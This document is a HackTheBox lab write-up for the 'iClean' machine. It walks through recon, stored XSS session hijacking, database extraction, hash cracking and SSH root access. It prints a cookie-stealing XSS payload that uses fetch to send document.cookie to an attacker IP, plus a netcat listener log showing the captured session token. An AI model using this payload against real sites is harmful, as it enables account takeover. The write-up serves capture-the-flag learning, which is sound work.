

INTRODUCTION

This report is written based on the detailed report on solving an ACTIVE HackTheBox machine and capturing the flag. I have choosen **iclean** machines of medium difficulty

Operating on Linux, iClean offers a dynamic learning environment, inviting us to delve into diverse techniques and methodologies.

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1. OBJECTIVES

The objective of this report is to find out user flag and root flag of the active hack the box machine. Here I choose iclean active hack the box machine of medium difficulty and find out the flag and pwned machine successfully.


2. Gathering information

As usual we start with a Simple Nmap Scan and I looks like only 2 Ports are Open: 22 — 80 and by accessing the host through its http port I got this web page capiclean.htb. I tried doing enumeration on subdomain using dirsearch hoping to find a secret or forgotten subdomain, but it seems that http://capiclean.htb/ has no subdomains.


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3. Performing Tests:

IClean is allowing visitors to send a quote request to the management team, that will be opened in the platform itself which means that we might be able to execute a user side vulnerability on the administrator side that will allow us to do session hijacking on the target.




Using burp suite I tried to intercept request



First using payload

<imgsrc=xonerror=fetch("http://10.10.14.93:80/" document.cookie);>
encode this payload using URL encoder/decoder.



At the same time I have used nc -lvnp 80 command for reading and writing data between two computer networks.

And here I got session token I added the session token to the browser and requested the forbidden dashboard directory.

```
root@kali-~

File Actions Edit View Help

akanksha@kali:~/Downloads × root@kali:~ × root@kali:~ ×

(***Noot@kali)-[~]

inc -lvnp 80

listening on [any] 80 ...
connect to [10.10.14.93] from (UNKNOWN) [10.10.11.12] 60196

GET /session=eyJyb2xlIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMifQ.ZjZmMg.cbeGK470LdeKQYuMpb3pFJoMDUg HTTP/1.1

Host: 10.10.14.93

Connection: keep-alive

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36

Accept: */*


Origin: http://127.0.0.1:3000

Referer: http://127.0.0.1:3000


Accept-Encoding: gzip, deflate

Accept-Language: en-US,en;q=0.9
```


We are in and I got the webpage-




Then generate invoice id and QR -




Intercepting this QR Generator page using burp suite




Here I have used URL encoder/decoder with this payload and encode it and put it in the repeater request--




Here I got database information with databse table name-







I got Password hash using Password hash cracker I got the password of admin and user.




After login into user account that is in consuela I got user flag -



I got user flag now for root flag I got rsa.txt file.



Using ssh command I got root access using rsa id and got root flag



In this way iclean machine get pwned--



4. Conclusion

The penetration testing exercise on the Hack The Box machine "iClean" successfully led to the discovery and exploitation of vulnerabilities, culminating in the retrieval of both the user and root flags. This engagement highlights the importance of a systematic approach to vulnerability assessment, where thorough enumeration and targeted exploitation play pivotal roles.